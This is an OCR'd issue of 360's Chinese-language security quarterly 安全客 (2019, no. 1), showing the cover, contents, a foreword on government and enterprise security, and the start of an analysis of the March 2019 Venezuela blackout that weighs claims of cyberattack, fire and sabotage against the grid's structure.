360 www.360.com 安全第一

/ 2019年季刊 / 第1期 /

安全客 SECURITY GEEK

政企安全新一代 挑战与机遇

恶意邮件智能监测与溯源技术研究

“水滴”来袭：详解Binder内核通杀漏洞

软件供应链安全威胁：从“奥创纪元”到“无限战争”

委内瑞拉大规模停电事件的初步分析与思考启示

CONTENTS

内容简介

安全客-2019季刊-第一期

政企安全

业务安全事件的危害多种多样，其给国内外的政企造成了巨大的损失。如今国际局势与网络环境愈发复杂，政企安全也愈加如履薄冰，本章节选当季度政企安全事件分析与政企安全相关思考，供安全爱好者参考学习。

漏洞分析

漏洞分析是至关重要的能力，不管是面对未披露详情的描述，甚至是刻意误导的资讯，都需要有扎实的漏洞分析能力删繁去简探明原理。本章节选当季度较为重要漏洞的复现分析，以供安全爱好者参考学习。

安全研究

安全在积极进攻的同时，也需要默默的沉淀，对原理深入的分析才能挖掘出潜藏其中的安全隐患和攻击面。本章节选当季度部分安全会议议题解读与项目安全风险研究，以供安全爱好者参考学习。

安全机制

众多信息系统中都有其独特的安全机制以保护其自身不出现严重安全问题，但安全机制的发展与完善也需要攻防双方的努力。本章节选当季度部分信息系统中安全机制的进化与防护机制的绕过等，以供安全爱好者参考学习。

本刊文章观点只代表作者个人意见，不代表《安全客》杂志及360公司立场，读者对本书籍著内容有任何问题请发邮件至dengjinling@360.cn.
未经许可，不得以任何方式复制或抄袭本文子部分或全部内容，版权所有，侵权必究。

主办：安全客
360 Security Geek

杂志顾问	Advisor
周鸿祎	Zhou Hongyi
主编	**Editor-in-Chief**
蔡玉光	Cai Yuguang
林伟	Lin Wei
编辑	**Editors**
邓金铃	Deng Jinling
任天宇	Ren Tianyu
王彩云	Wang Caiyun
杂志设计	**Magazine Design**
罗智华	Luo Zhihua
苏利明	Su Liming
杂志投稿	**Content Contact**
电话	010-5244 7484
邮箱	rent-
杂志合作	**Magazine Contact**
电话	010-5244 7484
邮箱	dengjinling@360.cn

扫码关注《安全客》微信订阅号

政企安全新一轮挑战与机遇

过去几年，我们一直在讨论信息泄露与勒索病毒，而现实中遭遇这类网络安全问题威胁最严重的对象之一就是——**政企单位**。根据360安全团队研究分析，自2017年5月WANNACRY大规模爆发以来，政企单位已成为木马病毒的重点侵袭对象之一，而去年开始爆发的GLOBELMPOSTER、GANDCRAB、CRYSIS等病毒事件，攻击者更是将攻击的矛头对准企业服务器，并形成产业化，政企安全面对的网络空间环境日益严峻。

今年3月份，随着华为公开对外宣布美国政府攻击其服务器，窃取邮件和源代码，及传言委内瑞拉水电站遭遇网络攻击，政企网络安全这个话题再度成为热点。RSAC安全大会在2018 就以“NOW MATTERS”为主题来提醒大家网络安全飞速发展的紧迫形势，需要放眼到实际具体的网络安全问题解决事务上来；今年则以“BETTER”为主题希望业界进一步加深信任和协作让彼此变得更好，甚至国家安全组织亦在积极的寻找和拓展民间合作伙伴。

政企在面对万物互联时代复杂多变的网络环境时，网络安全大数据的高度整合、整体防御尤为关键。**大安全时代的网络安全，没有一个企业或者政府可以独自应对。**如今的网络安全早已不再是对某一项基础设施攻击， 曾在去年安全客发布的暗网季刊专题中，我们就呼吁企业采取“由内到外”、“由核心资产到重要资产”的防御策略，现如今我们更加期待国家能够把运营商、科研单位、以及国企和民间的网络安全研究单位联合起来，共建**网络安全大脑**，实现网络安全大脑联防联动，形成网络安全的整体合力，从国家、城市和家庭三个层面解决未来的网络安全问题。

本期安全客季刊内容就将重点着力于政企安全的讨论，希望借此同大家探讨网络空间下政企安全应对的新举措，帮助政企单位提升网络安全对抗能力。未来解决政企安全问题，还需要安全行业对政企更多的赋能，这既是政企单位的新一轮挑战，也是新的机遇。

360公司董事长兼CEO

周鸿祎

Contents

内容简介

卷首语

I 政企安全

1 委内瑞拉大规模停电事件的初步分析与思考启示 9

2 恶意邮件智能监测与溯源技术研究 25

3 软件供应链安全威胁：从“奥创纪元”到“无限战争” 35

4 旧酒犹香——Pentestit Test Lab 第九期 61

II 漏洞分析

5 从补丁 diff 到 EXP–CVE-2018-8453 漏洞分析与利用 111

6 “水滴”来袭：详解 Binder 内核通杀漏洞 145

7 Dirty Sock：Ubuntu 提权漏洞分析 155

8 WordPress 5.0 RCE 详细分析 165

9 “SA-CORE-2019-003：Drupal 远程命令执行分析 181
10 Yet Another Way to Exploit Spring Boot Actuators via Jolokia 219
11 拒绝超长函数，从两个 curl 远程漏洞说起 229

III 安全研究

12 针对过时的 RNG 随机数发生器的有效状态恢复攻击 247
13 无符号 Golang 程序逆向方法解析 267
14 AI 繁荣下的隐忧——Google Tensorflow 安全风险剖析 283
15 JavaScript 前端盲注（35C3） 301
16 “48 小时逃逸 Virtualbox 虚拟机——记一次 CTF 中的 0day 之旅 321

IV 安全机制

17 Jenkins 2.101 XStream rce 挖掘思路 347
18 浅析 Java 序列化和反序列化 353
19 浅析 OGNL 的攻防史 375
20 浅谈 Flask cookie 与密钥的安全性 395
21 “基于 Gadgets 绕过 XSS 防御机制 407

致谢

政企安全

业务安全事件的危害多种多样，其给国内外的政企造成了巨大的损失。如今国际局势与网络环境愈发复杂，政企安全也愈加如履薄冰，本章节选当季度政企安全事件分析与政企安全相关思考，供安全爱好者参考学习。

1 委内瑞拉大规模停电事件的初步分析与思考启示 9

2 恶意邮件智能监测与溯源技术研究 25

3 软件供应链安全威胁：从“奥创纪元”到“无限战争” 35

4 旧酒犹香——Pentestit Test Lab 第九期 .. 61

委内瑞拉大规模停电事件的初步分析与思考启示

文章作者：安天实验室

文章来源：https://www.antiy.com/response/20190316.html

说明：2019 年 3 月 7 日，委内瑞拉发生大规模停电事件。安天科技集团组织研究院、安天 CERT 等内部力量进行跟踪研判，并于 3 月 9 日、3 月 10 日，向国家相关主管、职能部门报送了两期研判简报；广东省电力系统网络安全企业重点实验室积极跟进分析研判，于第一时间向主管部门报送了《委内瑞拉停电事件分析》，并于 3 月 12 日通过 ‘‘南方电网技术情报中心’’ 公众号发布《“37’’ 委内瑞拉大停电事件快报》。为进一步加强分析研判力量，双方决定成立联合分析研判组，继续推动该事件的持续跟进分析。基于双方已调研了解的情况和初步判断整合形成此份初步分析。

1.1 【事件概述】

1.1.1 （一）事件发生及进展

2019 年 3 月 7 日傍晚（当地时间）开始，委内瑞拉国内包括首都加拉加斯在内的大部分地区停电超过 24 小时 [1]，在委内瑞拉 23 个州中，一度有 20 个州全面停电，停电导致加拉加斯地铁无法运行，造成大规模交通拥堵，学校、医院、工厂、机场等都受到严重影响，手机和网络也无法正常使用。8 日凌晨，加拉加斯部分地区开始恢复供电，随后其他地区电力供应也逐步恢复，但是 9 日中午、10 日的再次停电，给人们带来巨大恐慌。长时间大范围的电力故障给委内瑞拉造成严重损失，包括连续多日停工停学，部分网站无法访问，甚至部分地区出现严重的哄抢商场超市情况 [2]。此次停电是委内瑞拉自 2012 年以来时间最长、影响地区最广的停电。据媒体报道，初次停电是因为南部玻利瓦尔州的一座主要水电站发生故障，这个水电站属于古里（Embalse de Guri）水电站 [3]。古里水电站位于奥里诺科河卡罗尼河口上游约 100 公里的 Necuima 峡谷处，一期建设于 1963 年，二期建设于 1976 年。水电站大坝高约 162 米，长度为 7426 米，总蓄水容量达 1350 亿立方米。水电站共计装设 21 台水轮机组共计 10235MW，分别为：10Œ730MW，4Œ180MW，3Œ400MW，3Œ225MW，年发电量约为 47,000GWh，约占委内瑞拉用电量的近四成。古里水电站外观及地理位置如图 1 所示。

图 1 古里水电站外观及地理位置

Figure 1.1: img

1.1.2 （二）委内瑞拉政府反应

事件发生后，委内瑞拉政府立刻组织人力调拨资源全力恢复，与此同时，总统马杜罗指出，大规模停电 ‘‘是美国方面的攻击行为造成的’’。3 月 11 日晚，马杜罗表示，对该国电力系统发起的攻击分为三个阶段，包括网络攻击、电磁攻击、燃烧爆炸。3 月 12 日，马杜罗在一次电视直播的活动中再次透露 [4]，攻击是在五角大楼的命令下由美军南方司令部直接执行的。同时，马杜罗请求俄罗斯、中国、伊朗和古巴协助调查。较早前，委内瑞拉新闻通讯部长罗德里格斯曾表示，马杜罗政府计划将证据提交给联合国人权事务高级专员。委国防部长称，军方已在该国的电力线上引入了空中监视系统。委军方还计划进行旨在保护电力系统的军事演习 [5]。

1.2 【委内瑞拉电力系统相关情况】

1.2.1 （一）委内瑞拉电力系统现状

委内瑞拉全国发电量约为 117,000GWh，其中水电占 64%，天然气发电占 19%，石油发电占 17%[6]。水力发电集中在瓜亚纳地区的卡罗尼河上，位于该国东部，共有 4 座水电站，其余分别是古里（Embalse de Guri）水电站、卡鲁阿奇（Caruachi）水电站、马卡瓜（Macagua）水电站、卡罗尼（Caroní）水电站。其中，最大的古里水电站位列世界第四大水电站 [7]。因水力发电厂所发出的电力电压较低，要输送给距离较远的用户，就必须将电压经过变压器增高，再由空架输电线路输送到用户集中区的变电所，最后降低为适合家庭用户、工厂用电设备的电压，并由配电线输送到各个工厂及家庭。EDELCA 公司是委内瑞拉国内最大的一家电力公司，公司目前拥有两个已投产水电厂，即古里电厂和马卡瓜电厂，EDELCA 公司两厂各机组电力外送示意图如图 3 所示。

图 2 古里水电站安装容量排名

图 3 EDELCA 公司两厂和各机组外送示意图 [8]

Rank	Name	Country	River	Years of completion	Installed capacity (MW)	Annual production (TW-hour)[6]	Area flooded (km²)
1	Three Gorges Dam	China	Yangtze	2008/2012	22,500	98.8[7]	1,084
2	Itaipu Dam	Brazil Paraguay	Paraná	1984/1991, 2003[8]	14,000	103.1 [1]	1,350
3	Xiluodu	China	Jinsha	2014[9]	13,860[10]	55.2	
4	Guri	Venezuela	Caroní	1978, 1986	10,235	53.41	4,250
5	Tucuruí	Brazil	Tocantins	1984, 2007	8,370	41.43	3,014
6	Grand Coulee	United States	Columbia	1942/1950, 1973, 1975/1980, 1983/1984, 1991[11]	6,809	20[12]	324

Figure 1.2: img




Figure 1.3: img

Figure 1.4: img

委内瑞拉自主工业体系相对薄弱，在发电机组、高压输变电等设备上基本依赖进口，在较长一段历史时期，其供应商和承包商均为欧美电器巨头。如委内瑞拉中央电厂共有 6 个机组，1、2 号机组建成于上世纪 70 年代，均为 40 万千瓦，是引进意大利与德国的设备；3、4、5 号机组建于上世纪 80 年代初，是德国与日本的设备, 彼时单体 40 万千瓦的装机容量均属世界领先技术。但随着设备的老化，目前这 5 个发电机组均已退役。近几年，中国公司开始参与到委内瑞拉重要电力基础设施的建设工作中，包括发电厂的升级改造、新建大型水利和火力发电厂，承担输变电工程建设等。委内瑞拉中央电厂 6 号机组发电项目，由中国机械设备工程股份有限公司（CMEC）于 2016 年完成，装机容量 60 万千瓦，能为委内瑞拉全国电网提供约 3% 的发电量 [9]。由于主力发电能力分布在东部地区，委内瑞拉主网电力流呈现 ‘‘东电西送’’ 格局。从图 4 委内瑞拉主网架结构可以看出，委内瑞拉输电网由 765kV、400kV、230kV 三个电压等级构成，其中古里水电站输送给负荷中心的电力是通过 765kV 和 400kV 输送的。

图 4 委内瑞拉电力系统主网架结构

1.2.2 （二）委内瑞拉的电力安全运维能力

关于委内瑞拉在电力系统安全运维能力上缺少足够的资料分析。从目前了解的有限信息来看，其运维能力和人员水平和我国相比，相对偏弱。但从少量公开资料来看，委内瑞拉电力相关产品选型和工程实施的标准起点，基本向欧美标准靠拢，其起点并不低，部分要求甚至高于我国。表 1 是委内瑞拉变电站系统相关建设要求与我国的对比。不过需要指出的是，绝大多数国家电力安全运维的措施，都是从应对事故的角度所建立，而这些措施对于应对物理攻击和破坏是远远不够的。

表 1 委内瑞拉变电站系统相关建设要求及与中国的对比

1.3 【各方对停电事件的原因表态和相关信息】

1.3.1 （一）委内瑞拉政府方面宣布遭遇三个阶段攻击

3 月 11 日晚，马杜罗表示电力系统遭遇了三阶段攻击。第一阶段是发动网络攻击，主要针对西蒙 玻利瓦尔水电站，即国家电力公司（CORPOELEC）位于玻利瓦尔州（南部）古里水电站的计算机系统中枢，以及连接到加拉加斯（首都）控制中枢发动网络攻击。第二阶段是发动电磁攻击，‘‘通过移动设备中断和逆转恢复过程’’。第三阶段是 ‘‘通过燃烧和爆炸’’ 对 Alto Prado 变电站（米兰达州）进行破坏，进一步瘫痪了加拉加斯的所有电力。随后，马杜罗 3 月 12 日在一次电视直播的活动中再次透露，攻击来自休斯顿和芝加哥，是在五角大楼的命令下由美军南方司令部直接执行。马杜罗没有公布上述指控的证据，称已下令设立了一个总统特别调查委员会对网络攻击事件展开调查，并请求俄罗斯、中国、伊朗和古巴协助调查。较早前委内瑞拉新闻通讯部长罗德里格斯曾表示，马杜罗政府计划将 ‘‘美国参与停电’’ 的证据提交给 12 日到访的联合国人权事务高级专员米歇尔 巴切莱特。

同时在 3 月 11 日，委内瑞拉方面宣布，已经逮捕两名纵火破坏电力系统嫌疑人。

图 5 委内瑞拉南方电视台报道马杜罗就电力系统遭受三阶段攻击发表讲话所配示意图

1.3.2 （二）反对派声称火灾导致停电

委内瑞拉反对派领导人胡安 瓜伊多表示，根据委内瑞拉 Corpoelec 输电公司内部人员透露，当地时间 7 日 16：42 分左右，古里水电站送出线路路径发生火灾，导致联络 $\text{Guri}_{\text{Malena}}$SanGerónimoB 变电站三回 765kV 线路跳闸。值得注意的是，委内瑞拉 765kV 的线路是国家输电主干线，负责该国 85% 的电力传输。由于三回 765kV 跳闸，SanGerónimoB 国家中心失去电源，该站全站失电导致送入国家负荷中心的主干线也全部失电。该中心站系统接线图如图 6 所示 [11]。

图 6 SanGerónimoB 系统接线示意图

1.3.3 （三）技术人员分析恢复系统困难重重

本次大停电事故发展演化过程暂不明确。但是，据后续媒体报道，由于送出线路跳闸，送端古里水电站 15、17、19 三台机组被切除，水电站 12 号机组因系统频率超过 62Hz 被切除。随后，周边卡鲁阿奇水电站 1 号、4 号机组，以及马卡瓜水电站全部机组也受到影响，陆续被切机。委内瑞拉工程师 MiguelLara 解释长时间停电原因时称，恢复古里电力系统的操作很复杂，为了投入使用 Guri~Malena~SanGerónimo 三回 765kV 线路，要求三座变电站具备合格的操作人员，但是该国电力系统发展滞后十年，并未有过预案处理经验，缺乏合格的操作人员，使得很难在 48 小时内解决复电问题。据报道，该国试图通过 400kV 网架重新构建电力系统，但是也失败了，导致 3 月 9 日第二次全国范围内大停电。该国输电专家米格尔拉拉说：大停电最大的问题是电力传输，即使他们在古里水电站发出电力，如果没有 765kV 系统，他们也无法把它送出，该国负荷中心 85% 的电力依靠这条输电线路。

		中国	委内瑞拉
控制系统	测控装置	每台断路器配备一套测控装置	每台断路器配备一用一备两套测控装置，可靠性增加，但成本翻倍
	断路器重合闸配置	配置在保护装置中	配置在 I/O 测控单元中
保护装置	母线差动保护	集中式配置	分布式配置（主单元+子单元），成本较高
	变压器保护	双套保护（为 2 套完整独立的主后备一体化保护装置，测量电流回路一般从断路器 CT 引接，无独立的方向过流保护装置做后备）	双套保护（需要按 3 个保护装置配置，置一套采用套管 CT 做小差动，一套采用串内断路器的 CT 做大差动，并另配置一个方向过流保护装置做后备保护），成本较高
	230kV、138kV 线路保护	专用芯或通道复用接口装置	光纤电流差动保护和一套光纤纵联距离保护。光纤差动保护通信接口为专用芯，而光纤纵联距离保护通信节点为干节点，与对侧变电站的通信必须通过专用的通信转换装置完成
	24kV 开关柜弧光保护	默认不配置弧光保护（因该保护机制易误动）	必须配置弧光保护
	安稳装置	并非标配，默认配置单相电压互感器即可	三相母线均配置电压互感器
	故障录波系统	用变电站内的统一对时	求每台故障录波器配置独立的 GPS 天线和对时系统
系统通信	变电站通信	在变电站主控室配置一套光传输设备，各就地继电器室是不配置光传输设备的，保护室的信息均由控制、保护设备汇总后在主控制室内与光传输设备进行接口，从而上传调度	主控室配置一套光传输设备之外，在每个就地继电器室里也均配置了一套光传输设备，并要求要求在变电站内形成一个简单的通信网络

注：表格内容系分析人员从公开文献《委内瑞拉变电站控制和保护设计研究》[10] 一文中提炼整理。

Figure 1.5: img




Figure 1.6: img




Figure 1.7: img

1.4 【综合研判】

联合研判组在事件跟进分析中，整合和事件相关的所有信息，并尝试与多方取得联系，但均未获得进一步更直接的信息。委内瑞拉停电事件很容易被与 ‘‘震网事件”[12] 和 ‘‘乌克兰电网遭遇攻击停电事件”[13] 对比看待，而后两者都是已经被多方详细分析，并充分论证为网空攻击行动。安天此前对这两起事件都发布了详细的分析报告，但这些分析工作都是在能够部分获取到攻击载荷的情况下，基于深入的样本分析支撑攻击过程复盘的结果。‘‘震网’’ 攻击成功后，可能出于掩盖攻击意图或其他考虑，攻击方一度激活 USB 传播开关，使病毒样本出现一条从中东到东南亚的传播感染带，但也使攻击载荷相对容易被获取到；乌克兰停电事件则是基于长期建立的僵尸网络进行活动，加之使用了易于留下痕迹的邮件投放等手段，其在最终目标机的自毁也并不彻底，使之较为容易找到可供分析的对象与资源。在是否存在高级网空攻击活动的分析中，依赖于采集面、环境勘察与提取、人员访谈、及第三方威胁情报导入作为输入，以驱动分析团队依托分析工具、威胁大数据平台进行基础分析，形成研判。对高度定向化的攻击，尤其依赖于被攻击目标防御体系的纵深性和能力留下有价值的痕迹，以及深入的环境提取。而本事件基于目前事件特殊地缘特点限制，难以进行深入场景的提取分析，也无间接的样本、日志、系统环境镜像和其他数据资源情报，因此该事件尚不具备是否存在网空攻击层面的基础技术研判条件，目前仍只能从能力、动机等方面，基于相关消息进行研判。

联合研判组分析认为：

1.4.1 （一）基于委内瑞拉不稳定的社会局面，人为攻击破坏的可能性极大

鉴于委内瑞拉当前之局面，及相关国际形势，委内瑞拉基础设施崩溃及连带影响有比较明显的获益方，客观存在实施攻击获利的动机，因此有较大的人为破坏的可能性。但从目前线索来看，除纵火行为有更多相关信息外。关于网络攻击和电磁攻击尚无更多信息支撑。

在针对关键基础设施的攻击中，电力系统极易被当作首选目标，除了电力对现代社会运行起到关键支撑作用，被攻击可能引起连锁反映外。电力系统高度复杂，暴露面多也是一个原因。电站、输变电设备、线路层面均可能遭到物理、电磁和网空层面的攻击。而电力系统的空间特点则决定了，只有电厂和关键变电站能获得相对封闭的物理空间保障。大量无人变电站和线路均处在自然开放空间之中。而从电力系统的机理来看，局部的攻击很容易造成大面积影响。从委内瑞拉相关事件中，可以判断出发生了多次电网解列，电网解列的可能原因是关键节点注入功率不足，导致电网潮流异常或者过载，引发保护，局部停电到电网解列，最终就会引发大面积停电事件。

1.4.2 （二）美方有主导或参与的动机与可能性，但尚无技术层面的实证

威胁是能力和意图的乘积。从能力上看，美方具有全球最强的体系化网络攻击能力。在复杂的组织机构、庞大的人员规模和充沛的预算保障下，美方建设了一系列大型的信号情报获取和作业的工程系统、研发了制式化装备体系，建立支撑网空情报活动和攻击活动的框架，将情报获取、进攻作业、积极防御等网空能力整合成整体国家能力。可参见安天此前系列的相关分析【14-18】。

图 7 美方 NSA/CSS 网空威胁框架与其部分工程和装备体系的映射

Figure 1.8: img

从意图上看，美国一直背后支持委反对派反对马杜罗政府，此前还曾威胁直接军事干预。美国此前有利用‘‘震网’’攻击主权国家关键基础设施的先例。美方在攻击电力系统方面有长期的准备，早在 2007 年，美国爱达荷国家实验室就是实施了一项非机密的政府内部实验——-即‘‘极光漏洞’’试验，针对一台 225 万瓦功率的柴油发电机，通过计算机程序以异常的方式反复高速关闭和重启此发电机，在短短的三分钟时间内，发电机被彻底摧毁，部分组件因为压力的反复变动导致炸裂，部分碎片被崩裂到 80 英尺之外。上述资料于 2014 年 7 月 3 日，被美国国土安全部根据信息公开法公布。根据《Division Cyber Operations》[19] 等文献，美方已经将政治、军事、经济、社会、基础设施等宽频目标，纳入到目标打击规划工具的目标列表中，其中基础设施目标中就包括电力系统。美军目标打击规划工具（PMESII Crosswalk）考虑事项和可攻击侧面如图 8 所示。

图 8 美方 PMESII 的可攻击面清单

从行为模式的角度来看，瓜伊多所声称如他上台执政就能马上恢复电力，而美方恰恰将‘‘重建’’作为网络武器参与的作战阶段之一，美国陆军参谋长前高级顾问 Maren Leed 曾在《Offensive Cyber Capabilities at the Operation Level》[20] 一文中指出，‘‘网络武器具有无与伦比的多功能性，它们可用于从参与到高端作战的所有军事行动。因为它们的影响是可逆的，所以非常适合于作战的所有阶段，包括环境塑造、高烈度对抗以及目标重建’’。

PMESII Crosswalk考虑事项和可攻击侧面

政治	军事	经济	社会	信息	基础设施
舆论控制	A2AD环境	产品出口收入 (能源、自然资源)	舆论控制	互联网流量 状态监测	水处理和交通
政府合法性	Mil数据链路	工业控制	社交媒体		电力分布
流离失所者	精确的导航和时间	货币实力	流离失所者舆论	信息泄露控制	铁路管理
北约第5条	对太空资产的依赖	国家储备	非国家行为者	社交媒体	桥梁和公路
国际压力 (制裁、公民投票)	物流配送系统	市场实力	娱乐	MILDEC	天然气
	空降C2	石油精炼		互联网访问	水路管理
	地面系统的OR率	港口设施			

Figure 1.9: img

Figure 1.10: img

